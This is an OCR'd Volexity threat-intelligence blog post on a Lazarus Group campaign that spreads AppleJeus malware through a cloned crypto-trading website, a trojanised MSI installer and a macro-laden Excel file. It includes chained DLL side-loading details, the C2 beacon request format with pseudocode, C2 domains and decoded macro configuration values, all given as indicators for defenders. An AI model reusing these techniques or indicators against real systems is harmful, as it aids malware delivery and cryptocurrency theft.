
www.volexity.com /blog/2022/12/01/buyer-beware-fake-cryptocurrency-applications-serving-as-front-for-applejeus-malware/

uyer eware: Fake Cryptocurrency Applications Serving as Front for AppleJeus Malware

December 1, 2022

by Callum Roxan, Paul Rascagneres, Robert Jan Mora


VOLEXITY // INTELLIGENCE

฿uyer ฿eware: Fake Cryptocurrency Applications Serving as a Front for AppleJeus Malware


- Lazarus Group continues to target cryptocurrency users
- Undocumented novel DLL side-loading technique observed
- Shift to distributing AppleJeus via Microsoft Office docs

Over the last few months, Volexity has observed new activity tied to a North Korean threat actor it tracks that is widely referred to as the Lazarus Group. This activity notably involves a campaign likely targeting cryptocurrency users and organizations with a variant of the AppleJeus malware by way of malicious Microsoft Office documents. Volexity's analysis of this campaign uncovered a live cryptocurrency-themed website with contents stolen from another legitimate website. Further technical analysis of the deployed AppleJeus malware uncovered a new variation of DLL side-loading that Volexity has not seen previously documented as in the wild.

This blog outlines new techniques used by the Lazarus Group, analyzes recent AppleJeus malware variants, shares indicators from other versions of this malware, as well as outlines links between this activity and historic campaigns. The end of the post includes detection and mitigation opportunities for individuals or organizations likely to be targeted by this activity. As with all Volexity blogs, related indicators can be found on here on Github.

Fake Website

In June 2022, the Lazarus Group registered the domain name **bloxholder[.]com**, and then configured it to host a website related to automated cryptocurrency trading. Further investigation revealed that this website was largely a clone of the legitimate website, HaasOnline (haasonline[.]com. All "HaasOnline" references were changed to “BloxHolder” and a handful of other updates were made throughout. A comparison of the two websites can be seen below (Figure 1).



The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

TradeServer Cloud

Get the power of HaasOnline's flagship product without the technical complexity of managing your own instance and enjoy the ease of cloud management. You will be up and running in minutes with 99.9% uptime on our secure enterprise infrastructure.

Cloud Hosted Hassle-free Maintenance Access Anywhere

The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

TradeServer Cloud

Get the power of BloxHolder's flagship product without the technical complexity of managing your own instance and enjoy the ease of cloud management. You will be up and running in minutes with 99.9% uptime on our secure enterprise infrastructure.


Cloud Hosted Hassle-free Maintenance Access Anywhere

Figure 1. The legitimate website (left) and the clone (right)

Volexity discovered the fraudulent BloxHolder website after identifying a new AppleJeus malware sample that was bundled as part of a Microsoft Installation (MSI) file. This discovered file, the “BloxHolder application”, is actually another case of AppleJeus being installed alongside the open-source cryptocurrency trading application *QTBitcoinTrader* that is available on GitHub. This same legitimate application has previously been used by the Lazarus Group, as documented in this report from CISA. The MSI file is used to install both the malicious and legitimate applications at the same time. File details are provided below:

Filename	BloxHolder_v1.2.5.msi
Size	13305856 bytes
MD5	245bb604621cea7962668325995bca7c
SHA1	cc5544eff3e5b9cf20d8cf2291147596d4346dbe
SHA256	eee4e3612af96b694e28e3794c4ee4af2579768e8ec6b21daf71acfc6e22d52b


The MSI file installs the legitimate application while also creating a scheduled task and additional malicious files in the folder **“%APPDATA%\Roaming\Bloxholder\**”. The files created in this directory are shown in the screenshot below (Figure 2).



Name	Date modified	Type	Size
18e190413af045db88dfbd29609eb877	7/1/2022 6:10 PM	File	162 KB
CameraSettingsUIHost.exe	3/19/2019 6:23 AM	Application	32 KB
DUser.dll	7/4/2022 5:17 PM	Application extension	99 KB

Figure 2. Screenshot showing files dropped by the MSI

The task is executed at log on for any user. Its purpose is to execute another legitimate executable (“CameraSettingsUIHost.exe”) with two arguments (“18e190413af045db88dfbd29609eb877” and “lion”). “CameraSettingsUIHost.exe” is a Microsoft file that assists with usage of a webcam on the system. The created scheduled task can be seen in Figure 3.



Name	Status	Triggers	Ne
BloxHolder Update Check Task	Run...	At log on of any user	
CryptoDashboardV2 Update Check Task	Run...	At log on of any user	
GoogleUpdateTaskMachineCore{1FC344C4-4D01-46...	Ready	Multiple triggers defined	10/
GoogleUpdateTaskMachineUA{D84F8F95-436E-40AF...	Ready	At 1:12 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	10/
MicrosoftEdgeUpdateTaskMachineCore	Ready	Multiple triggers defined	10/
MicrosoftEdgeUpdateTaskMachineUA	Ready	At 1:12 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	10/

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users[redacted]AppData\Roaming\BloxHolder\CameraSettingsUIHost.exe 18e190413af045db88dfbd29609eb877 lion

Figure 3. Malicious scheduled task created by the malware

It is in “CameraSettingsUIHost.exe” that the novel DLL side-loading occurs.

Novel DLL Side-loading Technique

Conventional DLL Side-Loading

As a quick primer, when an executable attempts to load a library (DLL) in Windows, it will look for this library in a set order of locations. This process is documented by Microsoft here. Therefore, by placing a malicious DLL in the same folder as the calling application, an attacker can ensure it is loaded before a legitimate DLL of the same name in the system directory. This is conventional DLL side-loading (Figure 4).




Figure 4. Conventional DLL side-loading

Chained DLL Side-Loading

The novel technique used in this case adds a step to this process. The legitimate application loads a legitimate DLL from the “System32” directory, and then that DLL causes the loading of a malicious DLL from the application’s directory. Specifically, “CameraSettingsUIHost.exe” loads the “dui70.dll” file from the “System32” directory, which then causes the loading of the malicious “DUser.dll” file from the application’s directory into the “CameraSettingsUIHost.exe” process. The “dui70.dll” file is the “Windows DirectUI Engine” and is normally installed as part of the operating system. This novel DLL side-loading process is illustrated in Figure 5 below.



Legitimate Application
DLL
Search for dui70.dll in System Library
System Library
Legitimate DLL found and loaded
Legitimate Application
DLL
Search for DUser.dll in Application Directory
Application Directory
Malicious DLL found and loaded
Legitimate Application
DLL
DLL

Figure 5. Chained DLL side-loading

It is not clear why the threat actor added this additional step. It could cause some confusion and slow down malware analysis, but ultimately the location of the files are still the same as using the conventional method.

In a non-subtle manner, Volexity noted the internal name of *DUser.dll* to be *HijackingLib.dll*. Its purpose is to decode and load a PE file passed as the first argument on the command line, using a key passed as the second argument.

AppleJeus Malware

As shown in the scheduled task in Figure 3, the name of the encoded PE file was “18e190413af045db88dfbd29609eb877”, and the second argument on the command line, “lion”, is the XOR key used to decode the file. The XOR is 8 bytes in length. If the supplied key is smaller, it is padded with null bytes. The decoded PE file is a downloader. Volexity identified two variants. The first variant is not obfuscated.

Filename	e190413af045db88dfbd29609eb877
Size	165376 bytes
MD5	18644822140eda7493bd75ba1e1f235d
SHA1	b801643e2d817931e6aa36e6bf24d1c42e9b8fdc
SHA256	fe948451df90df80c8028b969bf89ecbf501401e7879805667c134080976ce2e

Its purpose is to collect information on the infected system and download shellcode from the command-and-control (C2) server. The following data is collected:

- MAC address
- Computer name
- OS version

This system data is likely collected to identify if the infected system is a virtual machine or sandbox, or if it is a genuine victim. These details are sent to the C2 and the malware expects the response to contain shellcode to execute. Volexity did not receive any additional payload at the time of analysis.


An example of the POST request used to send this data is given below:

```
POST /daemon/update.php HTTP/1.1
content-type: application/x-www-form-urlencoded
auth_timestamp: <epoch time>
auth_signature: <hex value>
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.0.0 Safari/537.36
Host: bloxholder.com
```

Content-Length: 75
Cache-Control: no-cache

rlz=MDI6MDA6NEM6NEY6NEY6NTAA&ei=Windows 10(19044)-LAPTOP-B39AD4N&act=check

Figure 6 shows the pseudocode that builds this request structure.



```
strcpy_s(Optional, 0x104ui64, "rlz=");
v11 = (const char *)a1;
if ( *(_QWORD *)(a1 + 24) >= 0x10ui64 )
  v11 = *(const char **)a1;
strcat_s(Optional, 0x104ui64, v11);
strcat_s(Optional, 0x104ui64, "&ei=");
v12 = (const char *)a2;
if ( *(_QWORD *)(a2 + 24) >= 0x10ui64 )
  v12 = *(const char **)a2;
strcat_s(Optional, 0x104ui64, v12);
strcat_s(Optional, 0x104ui64, "&act=check");
LODWORD(v31) = 0x400000;
if ( (unsigned int)network_com(v14, v13, v15, (int)Destination, Optional, readInternetdata, (__int64)&v31) == 200 )
{
```

Figure 6. POST request built by the malware

This malware is a variant of the AppleJeus malware. The network communication is similar to that described in previous reporting by Kaspersky and CISA. Volexity identified several other MSI files with cryptocurrency themes that are linked to this campaign. While these are not referenced in detail here, they are included among the IOCs. Analysis of those additional MSIs resulted in the identification of a second AppleJeus variant, which is heavily obfuscated and has a different network protocol.

Name(s)	E57D8443104825AB22743C78B8F3AA
Size	116224 Bytes
MD5	76111d9780b2d0b5adee61cf752d937e
SHA1	5b03294b72c0caa5fb20e7817002c600645eb475
SHA256	9352625b3e6a3c998e328e11ad43efb5602fe669aed9c9388af5f55fadfedc78

All strings and API calls are obfuscated using a custom algorithm. The network request follows this pattern:

```
GET  hxxps://strainservice[.]com/resources?a=1666860077&v=1666527365
```


The network requests made by these newer samples match those of historical AppleJeus malware samples.

Malicious Microsoft Office Documents

In October 2022, Volexity discovered in a minor departure from the Lazarus Group’s typical method of installing AppleJeus via an MSI installer. This new method uses a malicious Microsoft Office document. Details of this document are below:

Filename	OKX Binance & Huobi VIP fee comparision.xls
Size	219136 bytes
MD5	51871504c1d5c09ade5e2a1e6e98c37a
SHA1	ae34fa6c6baf77390fb3ff683d880cde14bf893d
SHA256	17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b

The document uses embedded macros to deploy malware on the target system. Figure 7 shows the decoy content displayed to the user.




Class A: BTC, ETH, LTC, OKB, OKT, BCH, BSV, ETC, EOS, TRX, XRP

	VIP									
	Spot			Futures			Swap			
Tier	30D Volume (USD)	Maker	Taker	30D Volume (USD)	Maker	Taker	30D Volume (USD)	Maker	Taker	3
VIP 1	≥ 10,000,000	0.060%	0.080%	≥ 50,000,000	0.010%	0.030%	≥ 50,000,000	0.010%	0.030%	
VIP 2	≥ 20,000,000	0.050%	0.070%	≥ 100,000,000	0.008%	0.030%	≥ 100,000,000	0.005%	0.030%	
VIP 3	≥ 50,000,000	0.030%	0.060%	≥ 200,000,000	0.005%	0.030%	≥ 200,000,000	0.000%	0.030%	
VIP 4	≥ 100,000,000	0.020%	0.050%	≥ 600,000,000	0.002%	0.025%	≥ 600,000,000	0.000%	0.025%	
VIP 5	≥ 200,000,000	0.000%	0.040%	≥ 1,000,000,000	0.000%	0.025%	≥ 1,000,000,000	-0.002%	0.025%	
VIP 6	≥ 500,000,000	-0.002%	0.030%	≥ 1,500,000,000	###	0.025%	≥ 1,500,000,000	-0.005%	0.025%	
VIP 7	≥ 1,000,000,000	-0.005%	0.025%	≥ 2,000,000,000	###	0.025%	≥ 2,000,000,000	-0.010%	0.025%	
VIP 8	≥ 10,000,000,000	-0.005%	0.020%	≥ 20,000,000,000	###	0.020%	≥ 20,000,000,000	-0.010%	0.020%	≥
	DMM 4	-0.005%	0.025%	DMM 4	###	0.020%	DMM 4	-0.015%	0.020%	

Figure 7. Contents of malicious Microsoft Excel file showing cryptocurrency coin rates

The document contains a macro split into two parts. The purpose of the first part is to decode a base64 blob that contains a second OLE object containing a second macro. The initial document also stores several variables, encoded using base64, in a form object (Figure 8).



QwA6AFwAUAByAG8AZwByAGEAbQBEAGEA...

NQA2ADcANgAyAGUAYgA5A...

L2.DOMDocument

rXMLHTTP....

Get

ZgB0AHcAYQByAGUAQwBhAGMAaABlA...

LwBzAGgAYQBkAG8AdwA=

b64

MSXM

bin.base64

bABvAGcAYQBnAGUAbgB0AC4AZQB4AGUA

MSXML2.Serve


dwBzAG8AYwBrADMAMgAuAGQAbA...

Figure 8. Configuration data for the macro stored in a form object

The variables shown in Figure 8 are used by the second macro to define where the malware will be deployed on the infected system. The decoded values are shown below:

Base64 Value	Decoded Base64 Value
QwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwAUwBvAA==	C:\ProgramData\So
NQA2ADcANgAyAGUAYgA5AC0ANAAxADEAYwAtADQAOAA0ADIALQA5ADUAMwAwAC0AOQA5ADIAMgBjADQANgBiAGEAMgBkAGEA	56762eb9-411c-4842-9530-9922c46ba2da
ZgB0AHcAYQByAGUAQwBhAGMAaABlAFwA	ftwareCache\
LwBzAGgAYQBkAG8AdwA=	/shadow
bABvAGcAYQBnAGUAbgB0AC4AZQB4AGUA	logagent.exe
dwBzAG8AYwBrADMAMgAuAGQAbABsAA==	wsock32.dll

The ultimate purpose is to download a remotely hosted payload from public file-sharing service, OpenDrive. Figure 9 shows the URL from where the payload is downloaded.



